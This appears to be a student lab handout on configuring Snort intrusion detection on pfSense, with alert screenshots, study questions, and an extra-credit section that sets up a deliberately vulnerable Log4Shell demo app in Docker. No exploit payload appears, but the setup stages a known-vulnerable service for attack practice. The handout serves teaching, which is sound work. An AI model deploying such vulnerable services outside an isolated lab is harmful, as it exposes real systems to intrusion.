
Enable: ☑ Enable interface

Interface: LAN (em1)
Choose the interface where this Snort instance will inspect traffic.

Description: LAN
Enter a meaningful description here for your reference.

Snap Length: 1518
Enter the desired interface snaplen value in bytes. Default is 1518 and is suitable for most applications.

5. Click save at the bottom and refresh the page. It should look like this now.




General Settings

Enable	☑ Enable interface
Interface	LAN (em1) Choose the interface where this Snort instance will inspect traffic.
Description	LAN Enter a meaningful description here for your reference.
Snap Length	1518 Enter the desired interface snaplen value in bytes. Default is 1518 and is suitable for most applications.

Alert Settings

Send Alerts to System Log	□ Snort will send Alerts to the firewall's system log. Default is Not Checked.
Enable Packet Captures	□ Checking this option will automatically capture packets that generate a Snort alert into a tcpdump compatible file
Enable	□ Checking this option will cause Snort to simultaneously log alerts to a unified2 binary

6. Switch over to the LAN categories tab, and enable the Snort GPLv2 Community Rules.



Automatic Flowbit Resolution

Resolve Flowbits	☑ If checked, Snort will auto-enable rules required for checked flowbits. Default is Checked. Snort will examine the enabled rules in your chosen rule categories for checked flowbits. Any rules that set these dependent flowbits will be automatically enabled and added to the list of files in the interface rules directory.

Select the rulesets (Categories) Snort will load at startup


● - Category is auto-enabled by SID Mgmt conf files
● - Category is auto-disabled by SID Mgmt conf files

Enable	Ruleset: Snort GPLv2 Community Rules
☑	Snort GPLv2 Community Rules (Talos certified)

rules are not enabled. Snort Subscriber rules are not enabled. Snort OPENAPPID rules are not enabled.

Save
pfSense is developed and maintained by Netgate. © ESF 2004 - 2022 View license.

7. Now switch over to the LAN rules, and in the Available Rules Categories section, use the drop-down to select GPLv2_community.rules.




Available Rule Categories

Category Selection: GPLv2_community.rules


Select the rule category to view and manage.

8. In the Rule Signature ID section, click Enable All, and then Apply. Congrats! You've enabled the rules gathered from the Snort community. Take a screenshot of at least 3 rules that are enabled.



✓	⚠	1	110	tcp	$EXTERNAL_...	any	$HOME_NET	12345:12...	MALWARE-BACKDOOR netbus getinfo
✓	⚠	1	115	tcp	$HOME_NET	20034	$EXTERNAL_...	any	MALWARE-BACKDOOR NetBus Pro 2.0 connection established
✓	⚠	1	117	tcp	$HOME_NET	any	$EXTERNAL_...	any	MALWARE-BACKDOOR Infector.1.x
✓	⚠	1	118	tcp	$HOME_NET	666	$EXTERNAL_...	any	MALWARE-BACKDOOR SatansBackdoor.2.0.Beta


9. For the last step, go back to the interfaces tab, and under Snort Status, press the start button.



Interface Settings Overview

	Interface	Snort Status	Pattern Match	Blocking Mode	Description	Actions
□	LAN (em1)	☒ ▶	AC-BNFA	DISABLED	LAN	

10. Once Snort is running, switch over to the Alerts tab, and open a terminal window in Ubuntu. Let’s give Snort something to sniff! In the terminal, type in “ping google.com”.



```
hayden@hayden-VirtualBox:~$ ping google.com
```

https://10.1.1.1/snort/snort_alerts.php

Services / Snort / Alerts

Snort Interfaces | Global Settings | Updates | Alerts | Blocked | Pass Lists | Suppress | IP Lists | SID Mgmt | Log Mgmt | Sync

Alert Log View Settings

Interface to Inspect: LAN (em1) — Choose interface..
☑ Auto-refresh view
250 — Alert lines to display.
Save

Alert Log Actions: Download | Clear


Alert Log View Filter

0 Entries in Active Log

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID

pfSense is developed and maintained by Netgate. © ESF 2004 - 2022 View license.

11. Run it! Refresh the Alerts page, and there you go!



```
hayden@hayden-VirtualBox:~$ ping google.com
PING google.com (142.250.189.110) 56(84) bytes of data.
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=1 ttl=57 time=14.6 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=2 ttl=57 time=18.8 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=3 ttl=57 time=14.7 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=4 ttl=57 time=15.1 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=5 ttl=57 time=14.3 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=6 ttl=57 time=17.0 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=7 ttl=57 time=19.7 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=8 ttl=57 time=13.9 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=9 ttl=57 time=14.0 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=10 ttl=57 time=13.9 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=11 ttl=57 time=23.9 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=12 ttl=57 time=17.3 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=13 ttl=57 time=14.3 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=14 ttl=57 time=14.5 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=15 ttl=57 time=13.9 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=16 ttl=57 time=14.7 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=17 ttl=57 time=15.5 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=18 ttl=57 time=14.1 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=19 ttl=57 time=16.9 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=20 ttl=57 time=18.4 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=21 ttl=57 time=15.4 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=22 ttl=57 time=21.1 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=23 ttl=57 time=15.4 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=24 ttl=57 time=13.9 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=25 ttl=57 time=13.9 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=26 ttl=57 time=14.0 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=27 ttl=57 time=14.5 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=28 ttl=57 time=18.5 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=29 ttl=57 time=14.2 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=30 ttl=57 time=17.7 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=31 ttl=57 time=26.1 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=32 ttl=57 time=46.4 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=33 ttl=57 time=14.8 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=34 ttl=57 time=33.7 ms
64 bytes from atl26s29-in-f14.1e100.net (142.250.189.110): icmp_seq=35 ttl=57 time=13.8 ms
^C
--- google.com ping statistics ---
35 packets transmitted, 35 received, 0% packet loss, time 34212ms
rtt min/avg/max/mdev = 13.849/17.505/46.382/6.428 ms
hayden@hayden-VirtualBox:~$
```

https://10.1.1.1/snort/snort_alerts.php

Alert Log View Settings

Interface to Inspect: LAN (em1) — Choose interface..
☑ Auto-refresh view
250 — Alert lines to display.
Save

Alert Log Actions: Download | Clear

Alert Log View Filter

64 Entries in Active Log

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort
2022-04-02 00:11:04	⚠	3	ICMP	Misc activity	142.250.189.110		10.1.1.10	
2022-04-02 00:11:04	⚠	2	ICMP	Information Leak	10.1.1.10		142.250.189.110	
2022-04-02 00:11:03	⚠	3	ICMP	Misc activity	142.250.189.110		10.1.1.10	
2022-04-02 00:11:03	⚠	2	ICMP	Information Leak	10.1.1.10		142.250.189.110	
2022-04-02 00:11:02	⚠	3	ICMP	Misc activity	142.250.189.110		10.1.1.10	
2022-04-02 00:11:02	⚠	2	ICMP	Information Leak	10.1.1.10		142.250.189.110	
2022-04-02 00:11:01	⚠	3	ICMP	Misc activity	142.250.189.110		10.1.1.10	

12. You’ve successfully used Snort to detect activities on your network. Please take a screenshot of the terminal and alerts page with entries in the Alert log.

QUESTIONS:

1. What are intrusion detection systems?


2. Why utilize intrusion detection systems?

3. What are some advantages of using pfSense?

4. Paste your screenshots here:

Extra Credit (OPTIONAL)

1. For this extra credit assignment, you will need 3 VMs: the pfSense VM, the Ubuntu VM, and a third VM of your choice. I recommend Kali Linux. Give Kali the internal network adapter like you did with Ubuntu.



Kali-Linux-2021.4a-virtualbox-amd64 - Settings


Network

☑ Enable Network Adapter

Attached to: Internal Network

Name: intnet


2. For this exercise, we need to install docker on Ubuntu. Do these commands: sudo apt-get update && sudo apt-get install docker docker.io (I already installed it on my machine).



hayden@hayden-VirtualBox: ~


```
hayden@hayden-VirtualBox:~$ sudo apt-get install docker.io docker
Reading package lists... Done
Building dependency tree
Reading state information... Done
docker is already the newest version (1.5-2).
docker.io is already the newest version (20.10.7-0ubuntu5~20.04.2).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
hayden@hayden-VirtualBox:~$
```

3. Clone this repo on Ubuntu: git clone https://github.com/christophetd/log4shell-vulnerable-app




```
hayden@hayden-VirtualBox:~$ git clone https://github.com/christophetd/log4shell-
vulnerable-app
Cloning into 'log4shell-vulnerable-app'...
remote: Enumerating objects: 95, done.
remote: Counting objects: 100% (38/38), done.
remote: Compressing objects: 100% (30/30), done.
remote: Total 95 (delta 26), reused 9 (delta 8), pack-reused 57
Unpacking objects: 100% (95/95), 256.95 KiB | 3.17 MiB/s, done.
hayden@hayden-VirtualBox:~$ 
```

4. Let’s build the docker image. Change directories (cd) into the log4shell directory, and run: sudo docker build . -t vulnerable-app



```
hayden@hayden-VirtualBox:~/log4shell-vulnerable-app$ sudo docker build . -t vuln
erable-app
Sending build context to Docker daemon  748.5kB
Step 1/9 : FROM gradle:7.3.1-jdk17 AS builder
 ---> 292487763bf2
Step 2/9 : COPY --chown=gradle:gradle . /home/gradle/src
 ---> 9fe42c9c3310
Step 3/9 : WORKDIR /home/gradle/src
 ---> Running in 05da8bae8d85
Removing intermediate container 05da8bae8d85
 ---> d5c57432c2e9
Step 4/9 : RUN gradle bootJar --no-daemon
```


5. Then start the vulnerable-app: sudo docker run -p 8080:8080 –name vulnerable-app –rm vulnerable-app (Take a screenshot of the app running)




```
hayden@hayden-VirtualBox:~/log4shell-vulnerable-app$ sudo docker run -p 8080:808
0 --name vulnerable-app --rm vulnerable-app

  .   ____          _            __ _ _
 /\\ / ___'_ __ _ _(_)_ __  __ _ \ \ \ \
( ( )\___ | '_ | '_| | '_ \/ _` | \ \ \ \
 \\/  ___)| |_)| | | | | || (_| |  ) ) ) )
  '  |____| .__|_| |_|_| |_\__, | / / / /
 =========|_|==============|___/=/_/_/_/
 :: Spring Boot ::                (v2.6.1)

2022-04-03 00:54:51.227  INFO 1 --- [           main] f.c.l.v.VulnerableAppAppli
```

